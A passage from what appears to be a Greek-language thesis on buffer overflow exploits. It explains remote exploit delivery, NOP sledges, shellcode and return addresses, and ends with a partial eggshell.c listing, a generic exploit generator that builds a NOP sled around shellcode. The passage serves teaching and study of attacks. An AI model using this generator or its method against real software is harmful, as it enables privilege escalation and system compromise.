πρόσβαση σαν Administrator αν το πρόγραμμα αυτό όταν εκτελείται έχει τέτοια δικαιώματα. Τα παραδείγματα που έχουν παρουσιαστεί μέχρι στιγμής είναι για Local BOE όμως τα ίδια προγράμματα με μερικές προσθήκες μπορούν να μετατραπούν σε Remote BOE.

2.9.2 Remote(απομακρυσμένα) BOE

Τα απομακρυσμένα BOE συνήθως γίνονται με την αποστολή ενός πακέτου προς μία «υπηρεσία θύμα» δηλαδή το BOE String αποστέλλεται μέσα σε ένα πακέτο κατάλληλα διαμορφωμένο για να γίνει αποδεκτό από αυτή την υπηρεσία. Για παράδειγμα στον Apache Server το BOE πρέπει να αποσταλεί μέσα σε ένα HTTP πακέτο. Η διαδικασία παραγωγής του BOE για ένα πακέτο είναι ακριβώς η ίδια με αυτή ενός απλού BOE string μόνο που εδώ χρειάζεται να γίνουν δύο επιπλέον διαδικασίες.

Η πρώτη διαδικασία είναι το String αυτό να τοποθετηθεί στο κατάλληλο σημείο του πακέτου ώστε το πακέτο να είναι νόμιμο. Αν το πακέτο είναι νόμιμο κατά της προδιαγραφές του πρωτοκόλλου τότε θα γίνει αποδεκτό από την υπηρεσία. Η μόνη παράβαση που μπορεί να

γίνει είναι μόνο στο σημείο του πακέτου που βρίσκεται το BOE. Η παράβαση αυτή δεν είναι τίποτα παραπάνω από το να υπερχειλίσει αυτή η περιοχή του πακέτου με το BOE String ώστε όταν το λάβει η Υπηρεσία να εκτελεστεί τελικά η επίθεση. Αν η παραβίαση αυτή του πρωτοκόλλου δεν μπορούσε να γίνει τότε δεν θα μπορούσε να εκτελεστή κανένα BOE Exploit. Προφανώς ο μόνος τρόπος που θα εξασφάλιζε κάτι τέτοιο θα ήταν το Boundary Checking.

Η δεύτερη διαδικασία που χρειάζεται είναι να βρεθεί ένας τρόπος να αποσταλεί το πακέτο στο θύμα. Αυτό μπορεί να γίνει με διάφορους τρόπους. Ο συνηθέστερος είναι να παράγεται ένα άλλο πρόγραμμα που θα συμπληρώνει τον γεννήτορα του BOE και το μόνο που θα κάνει είναι να παράγει πακέτα που θα περιέχουν το BOE καθώς και να τα στέλνει στον τελικό του προορισμό. Αυτό το πρόγραμμα συνήθως χρησιμοποιεί τα Sockets για αυτό το σκοπό. Παρακάτω στα δύο παραδείγματα που ακολουθούν θα γίνει μια αναλυτική περιγραφή τον δύο επιθέσεων **OpenSSL-to-open** και του **Blaster Worm** πού είναι τα ποίο πρόσφατα BOE Exploits.

2.10 Σύνοψη - Παρατηρήσεις

Συνοπτικά σε αυτό το κεφάλαιο περιγράφονται αναλυτικά όλα τα κομμάτια που αποτελούν ένα Buffer Overflow Exploit και ποία είναι η χρησιμότητα του κάθε τμήματος. Επίσης αποδεικνύεται από τα παραδείγματα ότι το κάθε BOE είναι σχεδόν «μοναδικό» όχι μόνο από την «γεωμετρική» του διαφορά για παράδειγμα με το διαφορετικό μήκος που μπορεί να έχει το Sledge, αλλά και για τα ειδικά χαρακτηριστικά που μπορεί να έχει ο ShellCode ή οι εντολές που αποτελούν το sledge ή το εύρος μνήμης(Memory Range) του RET, που εξαρτώνται από το περιβάλλον της πλατφόρμα ή άλλα ιδιοχαρακτηριστικά της εφαρμογής. Τα χαρακτηριστικά αυτά διαμορφόνου ιδιέτερα το κάθε κομμάτι του BOE.

Το Sledge για παράδειγμα όταν αποτελείται από NOP μπορεί να χρησιμοποιηθεί για όλες τις πλατφόρμες γιατί το NOP είναι αντιστοιχεί στην δεκαεξαδική τιμή(0x90) για όλες σχεδόν τις πλατφόρμες. Όταν όμως υπάρχει ανάγκη να αντικατασταθεί με κάποια άλλη εντολή τότε το Sledge έχει «μοναδική» σχέση με την τεχνολογία του επεξεργαστή για παράδειγμα Intel 32, Sparc ή Transmeta.

Όσο αφορά τον ShellCode έχει απόλυτη σχέση με το λειτουργικό σύστημα που θα τρέξει γιατί κάθε ένα από αυτά μπορεί να έχει διαφορετικό τρόπο που πέφτει σε Kernel mode ή που μεταφέρει τις παραμέτρους στην execve(). Ακόμα υπάρχουν περιπτώσεις που υπάρχουν πολύ μεγάλες ιδιαιτερότητες όπως στα Microsoft Windows όπου ο shellCode είναι πολύ μεγάλος γιατί εκτός από το να κλιθεί το shell (cmd.exe) χρειάζεται να γίνει ειδικός χειρισμός της εξόδου λαθών (Error output) του κελύφους. Τέτοιες περιπτώσεις αλλά και άλλες συνθήκες όπως για παράδειγμα ένα μικρό Buffer μπορεί να οδηγήσει στο να αντικατασταθεί ο shellCode με ένα κομμάτι κώδικα τελείως διαφορετικό. Τέλος αυτό μπορεί να γίνει γιατί το Exploit είναι επιθυμητό να κάνει κάτι τελείως διαφορετικό όπως για παράδειγμα το worm w32.blaster.F που ο σκοπός του ήταν να προκαλεί DOS Attack και όχι να ανοίγει shell όπως συνέβαινε με το worm w32.blaster.a που ήταν ο πατέρας του. Τέλος σε ειδικές περιπτώσεις το Shell για διάφορους λόγους όπως η αποφυγή Filtering μπορεί να χρειάζεται να κρυπτογραφηθεί ή γενικότερα να κωδικοποιηθεί. Έτσι η «μοναδικότητα» γίνεται ακόμα ποίο έντονη γιατί μπαίνει και ο επιπλέον παράγοντας της εξάρτισης της κωδικοποίησης από την ίδια την εφαρμογή.

Η RET Address που είναι και το κλειδί για να ξεκινήσουν όλα έχει την ποίο στενή σχέση με την πλατφόρμα λειτουργίας και σε επίπεδο επεξεργαστή αλλά και σε επίπεδο λειτουργικού. Αυτό συμβαίνει γιατί ο συνδυασμός τους μπορεί να παράγει ένα μηχανισμό χειρισμού μνήμης που μπορεί να διαφέρει σημαντικά από τεχνολογία σε τεχνολογία ίσως όμως και όχι. Για παράδειγμα άλλη θα πρέπει να είναι η RET όταν το σύστημα χρησιμοποιεί Flat memory Addressing και άλλη αν χρησιμοποιεί κάποιο άλλο μηχανισμό.

Παρακάτω παρουσιάζεται ένα πρόγραμμα που παράγει BOE για όλες τις γνωστές πλατφόρμες εκτός από την Windows-Intel για την όποια υπάρχει ειδικό παράδειγμα στο επόμενο κεφάλαιο.

```
          /*Generic Buffer Overflow Program – eggshell.c */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048

void usage(void);

void main(int argc, char *argv[]) {

  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }
  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }
  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
 addr = get_sp() - offset;
 printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
 bsize, eggsize, align);
 printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);
 addr_ptr = (long *) bof;
 for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;
 ptr = egg;
 for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i +=
NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
  bof[bsize - 1] = '\0';
```